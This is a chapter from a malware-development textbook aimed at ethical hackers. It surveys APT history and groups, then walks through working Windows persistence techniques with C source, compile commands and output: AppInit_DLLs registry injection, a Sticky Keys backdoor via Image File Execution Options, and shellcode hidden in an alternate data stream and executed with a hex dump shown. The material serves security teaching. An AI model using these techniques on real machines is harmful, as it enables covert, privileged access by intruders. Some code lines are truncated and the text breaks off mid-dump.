

14

APT and Cybercrime

This chapter introduces the concept of **advanced persistent threats (APTs)** and the role they play in cybercrime. You will learn about their characteristics, infamous examples, and the techniques they use.

In this chapter, we're going to cover the following main topics:

- Introduction to APTs
- Characteristics of APTs
- Infamous examples of APTs
- **Tactics, techniques, and procedures (TTPs)** used by APTs

Introduction to APTs

APTs represent a class of sophisticated and stealthy cyber threats orchestrated by well-funded and highly skilled actors. Unlike opportunistic attacks, APTs are characterized by their persistence, adaptability, and the strategic nature of their objectives.

The genesis of APTs can be traced back to the early 2000s when cyber adversaries began adopting strategies that went beyond the conventional hit-and-run tactics. APTs, as a distinct class of cyber threats, evolved in parallel with the growing digital landscape and the increasing sophistication of threat actors.

The term "APT" gained prominence after the 2010 revelation of the **Stuxnet** worm, a groundbreaking piece of malware designed to target Iran's nuclear facilities, which we've discussed in detail in [Chapter 13](#). However, the roots of APT-style attacks can be found in earlier incidents.

The birth of APTs – early 2000s

One of the earliest precursors to APTs was the **Moonlight Maze** operation, discovered in the late 1990s. This series of cyber intrusions targeted US military and government systems. The attackers, who were believed to be state sponsored, exfiltrated large amounts of sensitive data over an extended period, laying the groundwork for the persistent nature of APTs.

In 2003, a series of cyberattacks collectively known as **Titan Rain** targeted various US government agencies and defense contractors. The attackers, suspected to be of Chinese origin, employed a combination of phishing, malware, and network exploitation, highlighting the use of multifaceted techniques that would become characteristic of APTs.

Operation Aurora (2009)

The year 2009 marked a significant turning point with the **Operation Aurora** attacks. Google, along with several other major companies, fell victim to a coordinated and highly sophisticated cyber-espionage campaign. The attackers, believed to be associated with China, targeted source code repositories and intellectual property. This event underscored the level of sophistication and organization behind APTs.

Hydraq, the malware used in Operation Aurora, showcased advanced capabilities such as zero-day exploits. The attackers leveraged previously unknown vulnerabilities in popular software to gain access to targeted networks, setting a precedent for the use of cutting-edge techniques by APTs.

Stuxnet and the dawn of cyber-physical attacks (2010)

The Stuxnet worm, discovered in 2010, represented a paradigm shift in cyber threats. It was designed to sabotage Iran's nuclear enrichment facilities, marking the first instance of a cyber-physical attack with tangible real-world consequences. Stuxnet demonstrated that APTs could not only steal information but also manipulate and damage physical systems. We wrote about it in the previous chapter.

Linked to Stuxnet, **Duqu** emerged as a reconnaissance tool. It was designed to gather intelligence for future cyber-espionage activities. Duqu exemplified the modular and adaptable nature of APTs, laying the groundwork for more targeted and persistent threats.

The rise of nation-state APTs – mid-2010s onward

As the 2010s progressed, APTs continued to evolve, with various nation-states developing and deploying these sophisticated cyber capabilities.

For example, **Sandworm**, attributed to Russian actors, gained attention in 2014 for its role in targeting government entities and critical infrastructure. The group's activities highlighted the geopolitical motivations behind APTs, going beyond traditional espionage.

While **NotPetya** was initially thought to be ransomware, it was later revealed to be a destructive wiper malware. With its origins linked to the Russian military, NotPetya showcased the potential for APT-style attacks to cause widespread disruption and financial damage.

What about the current landscape and future challenges?

In recent years, APTs have continued to evolve, with threat actors incorporating more advanced techniques and expanding their target scope. Supply chain attacks, where APTs compromise software or hardware

vendors, have become a prevalent strategy, exemplified by incidents such as the SolarWinds compromise.

The history of APTs is a testament to the persistent nature of cyber threats. As technology advances, threat actors adapt, and APTs remain at the forefront of cybersecurity challenges. Understanding this history is crucial for organizations and cybersecurity professionals aiming to defend against these highly adaptive and persistent adversaries.

It is also crucial for the development and reimplementation of techniques and tricks when developing malware in order to be able to recognize and counter real threats and try to make it as effective as possible.

Let's analyze the popular tricks and techniques used by classic malware.

Characteristics of APTs

In the ever-changing malware development process, APTs act as formidable adversaries, using sophisticated TTPs to compromise targets over an extended period. Understanding the characteristics of APTs is very important for designing the process of developing and studying malware:

- **Persistence and long-term engagement:** One defining characteristic of APTs is their commitment to long-term engagement with the target. Unlike conventional cyber threats that seek quick wins, APTs are patient and strategic, aiming for prolonged access to extract valuable information gradually.
- **Sophistication in tactics:** APTs leverage advanced and often cutting-edge tactics. These can include zero-day exploits, custom malware, and innovative social engineering techniques. The sophistication of their methods is intended to evade detection and maximize the impact of their operations.
- **Stealth and low visibility:** APTs prioritize maintaining a low profile within the compromised network. They employ stealthy techniques, such as living off the land (using native tools) and avoiding detection mechanisms. This enables them to stay undetected for extended periods, ensuring continued access.
- **Targeted approach:** APTs are highly selective in their choice of targets. Unlike widespread attacks, APTs focus on specific entities, such as government agencies, critical infrastructure, or corporations. This targeted approach aligns with their goal of obtaining sensitive and valuable information.
- **Nation-state affiliation:** A significant number of APTs are believed to be sponsored by nation-states or operate with state support. This affiliation provides them with extensive resources, intelligence, and geopolitical motivations. Nation-state APTs often have strategic goals that align with the interests of their sponsoring country.
- **Use of custom malware:** APTs frequently design and deploy custom malware tailored to their specific objectives. These bespoke tools are less likely to be detected by traditional antivirus solutions, adding another layer of complexity to their operations.

- **Multi-stage attacks:** APTs employ multi-stage attack campaigns, involving various stages such as initial compromise, reconnaissance, lateral movement, and data exfiltration. Each stage is meticulously planned and executed to achieve the overall mission.
- **Social engineering and phishing:** APTs excel in social engineering, often using targeted phishing campaigns to compromise initial access points. By crafting convincing and personalized lures, they trick individuals within the target organization into unwittingly providing access or sensitive information.
- **Adaptability:** A defining trait of APTs is their adaptability. As cybersecurity defenses evolve, APTs adjust their tactics accordingly. They are quick to adopt new technologies, techniques, or vulnerabilities, making it challenging for defenders to anticipate and counter their moves.
- **Geopolitical motivations:** Many APTs operate with clear geopolitical motivations. Whether to gain a competitive advantage, further a political agenda, or conduct economic espionage, these threat actors are often aligned with broader national or international strategic goals.
- **Supply chain exploitation:** APTs increasingly target the supply chain, compromising software vendors or service providers to gain indirect access to their ultimate targets. This strategy enables APTs to exploit trust relationships within the digital ecosystem.
- **Data exfiltration:** APTs focus not only on gaining access but also on discreetly exfiltrating valuable data. This stolen information can include intellectual property, sensitive documents, or strategic plans, providing the attackers with a substantial advantage.
- **Collaboration and information sharing:** APT groups often collaborate and share information with other threat actors or cybercrime organizations. This collaboration enhances their collective capabilities and widens the scope of potential targets.
- **Covering tracks:** APTs meticulously cover their tracks to erase any evidence of their presence. This involves deleting logs, using anti-forensic techniques, and maintaining a level of operational security that minimizes the likelihood of detection.
- **Dynamic command and control (C2):** APTs employ dynamic and adaptive C2 infrastructure. This enables them to change tactics rapidly, switch to alternative infrastructure, and stay ahead of security measures.

The characteristics of APTs paint a portrait of an adversary that is not only technologically adept but also strategically sophisticated.

Infamous examples of APTs

In the intricate realm of cybersecurity, APTs have emerged as a potent and insidious force. Driven by complex motivations and often backed by nation-states, these threat actors execute targeted campaigns with meticulous precision. This exploration delves into notorious APT campaigns, shedding light on their tactics, techniques, and the geopolitical landscape that fuels their activities.

APT28 (Fancy Bear) – the Russian cyber espionage

APT28, associated with Russian intelligence, has been implicated in various high-profile cyber-espionage operations. Notable campaigns include attacks against political entities, such as the **Democratic National Committee (DNC)** during the 2016 US presidential election.

APT28 employs spear phishing, zero-day exploits, and malware such as Sofacy and X-Agent. Its TTPs often involve the use of decoy documents and leveraging compromised infrastructure for command and control.

APT29 (Cozy Bear) – the persistent intruder

Cozy Bear, another Russian-affiliated APT, gained global attention for its involvement in cyber espionage. It has targeted government agencies, think tanks, and diplomatic entities across the world.

Cozy Bear utilizes phishing emails and has been associated with the use of the sophisticated malware, **CozyDuke**. The group demonstrates a high level of operational security, making attribution challenging.

Lazarus Group – the multifaceted threat

Lazarus Group, believed to be associated with North Korea, has been linked to cyber espionage, financially motivated attacks, and disruptive campaigns. Notable instances include the Sony Pictures hack and the WannaCry ransomware attack.

Lazarus Group employs a range of tactics, including spear phishing, malware such as the infamous **Destover**, and watering hole attacks. The group's ability to pivot between cybercrime and cyber espionage showcases its versatility.

Equation Group – the cyber-espionage arm of the NSA

Widely believed to be associated with the US **National Security Agency (NSA)**, Equation Group has been implicated in multiple sophisticated cyber-espionage operations. It gained notoriety for deploying the powerful malware platform **EquationDrug**.

The group targeted various sectors, including governments, telecommunications, and energy. Notable campaigns include the compromise of the Iranian nuclear program and the interception of firmware from major hard drive manufacturers.

Tailored Access Operations – the cyber arsenal of the NSA

Tailored Access Operations (TAO) is a unit within the NSA responsible for conducting advanced cyber operations. It is known for its arsenal of

sophisticated tools and techniques, often employed in the pursuit of intelligence gathering.

TAO's activities range from exploiting hardware and software vulnerabilities to deploying advanced malware. Notable campaigns include the compromise of Cisco routers and the interception of communications through implants.

Let's go to the practical reimplementing of a few prevalent malware tactics and procedures, including persistence, which are employed by APT organizations.

TTPs used by APTs

Nowadays, understanding the TTPs employed by APT groups is paramount. These highly sophisticated adversaries, often backed by nation-states or well-funded criminal organizations, pose significant threats to governments, businesses, and individuals worldwide. To effectively defend against such adversaries, security professionals must delve deep into the intricacies of their operations, unraveling their *modus operandi* and discerning their motives.

At the forefront of this effort lies the **MITRE ATT&CK** framework, a comprehensive knowledge base of adversary TTPs organized into a structured matrix. Developed by MITRE Corporation, a nonprofit organization dedicated to advancing technology for the public good, ATT&CK stands as a foundational resource for threat intelligence, threat hunting, and cybersecurity operations. By categorizing APT tactics and techniques across various stages of the cyber kill chain, ATT&CK provides a standardized framework for understanding, categorizing, and mitigating cyber threats.

In this section, we will consider a practical reimplementation of some of the popular malware tactics (also persistence) techniques and procedures used by APT groups. So, let's start with the different persistent techniques used by APT groups.

Persistence via AppInit_DLLs

Windows **operating systems (OSs)** can allow almost all application processes to load custom DLLs into their address space. As any DLL may be loaded and run when application processes are created on the system, this allows for the prospect of persistence.

The following registry keys determine the launching of DLLs via AppInit; administrator privileges are required to execute this trick:

- **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows: 32-bit**
- **HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows: 64-bit**

The registry values in this discussion are of interest to us:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

On a Windows 10 VM, in my case, it looks like this:

```
Windows PowerShell
PS C:\Users\user> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s

HKKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
(Default) REG_SZ mmsrvc
AppInit_DLLs REG_SZ
DdeSendTimeout REG_DWORD 0x0
DesktopHeapLogging REG_DWORD 0x1
DeviceNotSelectedTimeout REG_SZ 15
DwmInputUsesIoCompletionPort REG_DWORD 0x1
EnableDwmInputProcessing REG_DWORD 0x7
GDIProcessHandleQuota REG_DWORD 0x2710
IconServiceLib REG_SZ IconCodecService.dll
LoadAppInit_DLLs REG_DWORD 0x0
NaturalInputHandler REG_SZ Ninput.dll
ShutdownWarningDialogTimeout REG_DWORD 0xffffffff
Spooler REG_SZ yes
ThreadUnresponsiveLogTimeout REG_DWORD 0x1f4
TransmissionRetryTimeout REG_SZ 90
USERNestedWindowLimit REG_DWORD 0x32
USERPostMessageLimit REG_DWORD 0x2710
USERProcessHandleQuota REG_DWORD 0x2710
Win32kLastWriteTime REG_SZ 104DE0E6835DA03

HKKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Win32knsWPP

HKKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Win32knsWPP\Parameters
ForceLogsInMiniDump REG_DWORD 0x1
```

Figure 14.1 – Registry key values

For 64-bit:

```
reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

On a Windows 10 VM, in my case, it looks like this:

```
Windows PowerShell
PS C:\Users\user> reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s

HKKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
(Default) REG_SZ mmsrvc
AppInit_DLLs REG_SZ
DdeSendTimeout REG_DWORD 0x0
DesktopHeapLogging REG_DWORD 0x1
DeviceNotSelectedTimeout REG_SZ 15
DwmInputUsesIoCompletionPort REG_DWORD 0x1
EnableDwmInputProcessing REG_DWORD 0x7
GDIProcessHandleQuota REG_DWORD 0x2710
IconServiceLib REG_SZ IconCodecService.dll
LoadAppInit_DLLs REG_DWORD 0x14
NaturalInputHandler REG_SZ Ninput.dll
ShutdownWarningDialogTimeout REG_DWORD 0xffffffff
Spooler REG_SZ yes
ThreadUnresponsiveLogTimeout REG_DWORD 0x1f4
TransmissionRetryTimeout REG_SZ 90
USERNestedWindowLimit REG_DWORD 0x32
USERPostMessageLimit REG_DWORD 0x2710
USERProcessHandleQuota REG_DWORD 0x2710

HKKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Win32knsWPP

HKKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Win32knsWPP\Parameters
ForceLogsInMiniDump REG_DWORD 0x1
LogPages REG_DWORD 0x14
```

Figure 14.2 – Registry key values for 64-bit

Practical example 1

To protect Windows users from malware, Microsoft has disabled the loading of DLLs via AppInit by default (**LoadAppInit_DLLs**). Enabling this feature, however, requires assigning the **LoadAppInit_DLLs** registry key to the **1** value.

To begin, generate an *evil* DLL. I will utilize the **Meow-meow!** message box pop-up logic as usual:

```
#include <windows.h>
extern "C" {
    __declspec(dllexport) BOOL WINAPI runMe(void) {
        MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    }
}
```

```


    return TRUE;
}
}
BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            runMe();
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
}

```

Compile it as follows:

```
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

On Kali Linux, it looks like this:



```

(cocomelonc@kali)~[~/Malware-Development-for-Ethical-Hackers/chapter14/04-
ttps-used-by-apt/example1]
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c

(cocomelonc@kali)~[~/Malware-Development-for-Ethical-Hackers/chapter14/04-
ttps-used-by-apt/example1]
$ ls -lt
total 112
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Apr 17 20:29 evil.dll

```

Figure 14.3 – Compiling our evil.c DLL application

Then, it's just straightforward logic: change the **AppInit_DLLs** registry key to contain the path to the DLL and, as a result, **evil.dll** will be loaded.

To accomplish this, develop an additional application named **pers.cpp**:

```

LONG result = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVe
if (result == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs", 0, REG_DWORD, (const BYTE*)&act, sizeof(act));
    RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ, (unsigned char*)dll, strlen(dll));
    RegCloseKey(hkey);
}

```

The full source code of our PoC [can be downloaded from our GitHub repository: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter14/04-ttps-used-by-apt/example1/pers.c](https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter14/04-ttps-used-by-apt/example1/pers.c).

To compile our PoC source code in C, enter the following:

```
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On Kali Linux, it looks like this:


```
(cocomelonc@kali) - [~/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example1]
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include / -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) - [~/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example1]
$ ls -lt
total 112
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 17 20:32 pers.exe
```

Figure 14.4 – Compiling pers.c

Let's go and watch everything in action. In my case, I dropped everything onto the victim's machine, which was a Windows 10 x64 machine.

Run as administrator:

```
> .\pers.exe
> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
> reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

For example, on Windows 10, it looks like this:

```
Administrator: Windows PowerShell
PS Z:\packtpub\chapter14\04-ttps-used-by-apt\example1> .\pers.exe
PS Z:\packtpub\chapter14\04-ttps-used-by-apt\example1> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
(Default) REG_SZ mnmsrvc
AppInit_DLLs REG_SZ Z:\packtpub\chapter14\04-ttps-used-by-apt\example1\evil.dll

DdeSendTimeout REG_DWORD 0x0
DesktopHeapLogging REG_DWORD 0x1
DeviceNotSelectedTimeout REG_SZ 15
DwmInputUsesIoCompletionPort REG_DWORD 0x1
EnableDwmInputProcessing REG_DWORD 0x7
GDIProcessHandleQuota REG_DWORD 0x2710
IconServiceLib REG_SZ IconCodecService.dll
LoadAppInit_DLLs REG_DWORD 0x1
```

Figure 14.5 – Run pers.exe and check the Registry on the Windows machine

Then, for demonstration, open an application such as Paint or Notepad:




Figure 14.6 – Our “evil” DLL launched on a Windows machine

As we can see, the example worked as expected. However, due to the implementation of this method, there is a possibility that the target system will experience stability and performance issues:




Figure 14.7 – Performance difficulties on the target system

Although this method has been around for some time, it is still important to pay attention to it. In the wild, this trick was frequently utilized by malicious software, [such as Ramsay, and APT groups, such as APT 39: https://malpedia.caad.fkie.fraunhofer.de/actor/apt39](https://malpedia.caad.fkie.fraunhofer.de/actor/apt39).

Persistence by accessibility features

Through the execution of malicious content that is triggered by accessibility features, adversaries have the ability to establish persistence and/or achieve elevated privileges. There are accessibility capabilities built into Windows that can be activated by pressing a combination of keys before a user has logged in (for example, when the user is on the screen that displays the Windows login). The manner in which these applications are executed can be altered by an opponent in order to obtain a command prompt or backdoor without the adversary having to log in to the system.

Practical example 2

Consider the `sethc.exe` program. What, however, is `sethc.exe`? It seems to be the source of stuck keys. Five presses of the **Shift** key will bring up the following **Sticky Keys** message:




Figure 14.8 – Example – pressing the Shift key five times to activate Sticky Keys

As it typically displays a *meow* message box for the sake of simplicity, the rogue `sethc.exe` will be executed in place of the legitimate `sethc.exe`. Its source code is practically identical to the `pers.cpp` source code:

```
/*
 * Malware Development for Ethical Hackers
 * pers.cpp windows persistence via Accessibility Features
 * author: @cocomelonc
 */
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
```

```

HKEY hkey = NULL;
// image file
const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options
// evil app
const char* exe = "C:\\Windows\\System32\\hack.exe";
LONG result = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL, REG_OPTION_NON_VOLATILE,
if (res == ERROR_SUCCESS) {
    RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
    RegCloseKey(hkey);
}
return 0;
}


```

The full source [code for this example is on our GitHub repository: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter14/04-ttps-used-by-apt/example2/pers.c](https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter14/04-ttps-used-by-apt/example2/pers.c).

To compile our PoC source code in C, enter the following:

```
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On Kali Linux, it looks like this:



```

(cocomelonc@kali)~/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example2
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali)~/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example2
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 17 21:11 pers.exe

```

Figure 14.9 – Compiling pers.c


Now, let's also compile our *evil* application.

Let's go and watch everything in action. In my case, I dropped everything onto the victim's machine, which was a Windows 10 x64 machine.

First of all, check the registry keys:

```
> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc."
```

For example, on Windows 10, it looks like this:



```

PS C:\Users\user> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /s
ERROR: The system was unable to find the specified registry key or value.
PS C:\Users\user>

```

Figure 14.10 – Check the Registry on a Windows machine

Run and check the registry keys again:

```
> pers.exe
> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc."
```

Administrative privileges are required to substitute the tool's authentic Windows binary:




Figure 14.11 – Run and check again (the victim’s Windows machine)

Finally, pressing the *Shift* key five times will result in the following:





Figure 14.12 – The result of pressing Shift five times

Regarding the characteristics of the `hack.exe` file, check the **Command line** text box:

Figure 14.13 – Properties of the `hack.exe` “evil” application

As we can see, `sethc.exe` is backdoored successfully.

Similar to Sticky Keys, the **Windows accessibility features** are a collection of utilities accessible via the Windows sign-in interface. The following are examples of accessibility features, along with their respective trigger options and locations:

- **Utility Manager:** `C:\Windows\System32\Utilman.exe` and then the Windows key + *U*

- **On-screen keyboard:** `C:\Windows\System32\osk.exe` and then the on-screen keyboard button
- **Display Switcher:** `C:\Windows\System32\DisplaySwitch.exe` and then the Windows key + *P*
- **Narrator:** `C:\Windows\System32\Narrator.exe` and then the Windows key + *Enter*
- **Magnifier:** `C:\Windows\System32\Magnify.exe` and then the Windows key + =

These Windows capabilities became well known when the APT groups exploited them to backdoor target PCs. For example, APT3, APT29, and APT41 used Sticky Keys.

Persistence by alternate data streams

In this section, we'll look at and implement another popular malware development trick: storing dangerous data in **alternate data streams (ADSs)** and how adversaries employ it for persistence.

Alternate data streams allow various data *streams* to be connected with the same filename, which can be useful for storing metadata. While this functionality was developed to assist the Macintosh **Hierarchical File System (HFS)**, which employs resource forks to store file icons and other metadata, it can also be used to hide data and malicious code.

Practical example 3

[Here is a simple sample code for storing payload in an ADS:](https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter14/04-ttps-used-by-apt/example3/hack.c)
<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter14/04-ttps-used-by-apt/example3/hack.c>

The logic of this code is fairly easy. This code stores data in an ADS and then retrieves it back. Then, execute the payload data using the **VirtualAlloc/VirtualProtect**, **RtlMoveMemory**, and **CreateThread** WinAPIs. As usual, for simplicity, I used the **Hello world** message box payload from [Chapter 8](#).

This code creates an ADS named **hiddenstream** on the `C:\temp\packt.txt` text file on the victim's Windows machine and stores our payload data in it. The data is then read back and printed to ensure that it is correct. In a real-world scenario, the data could be a malicious executable such as reverse shell or other shellcode that must be extracted to a temporary directory before being run.

Compile it:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On Kali Linux, it looks like this:

```
(cocomelonc@kali) - [~/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example3]
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) - [~/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example3]
$ ls -lt
total 44
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Apr 17 21:25 hack.exe
```

Figure 14.14 – Compiling PoC hack.c

Run the following on a Windows 10 x64 v1903 VM, as in my case:

```
> .\hack.exe
```

The result of this command looks like this:

```
PS C:\Users\user> cd Z:\packtpub\chapter14\04-ttps-used-by-apt\example3\
PS Z:\packtpub\chapter14\04-ttps-used-by-apt\example3> .\hack.exe
original payload: 48 83 ec 28 48 83 e4 f0 48 8d 15 66 00 00 00 48 8d 0d 52 00 00 00 e
8 9e 00 00 00 4c 8b f8 48 8d 0d 5d 00 00 00 48 8d 15 5f 00 00 00 48 8d 0d 4d 00
00 00 e8 7f 00 00 0d 33 c9 4c 8d 00 00 48 8d 15 4e 00 00 00 48 33 c9 ff
d0 48 8d 15 56 00 00 00 48 8d 0d 0a 00 56 00 00 00 48 33 c9 ff d0 4b 45 52 4
e 45 4c 33 32 2e 44 4c 4c 00 4c 6f 61 62 72 61 72 79 41 00 55 53 45 52 33 32
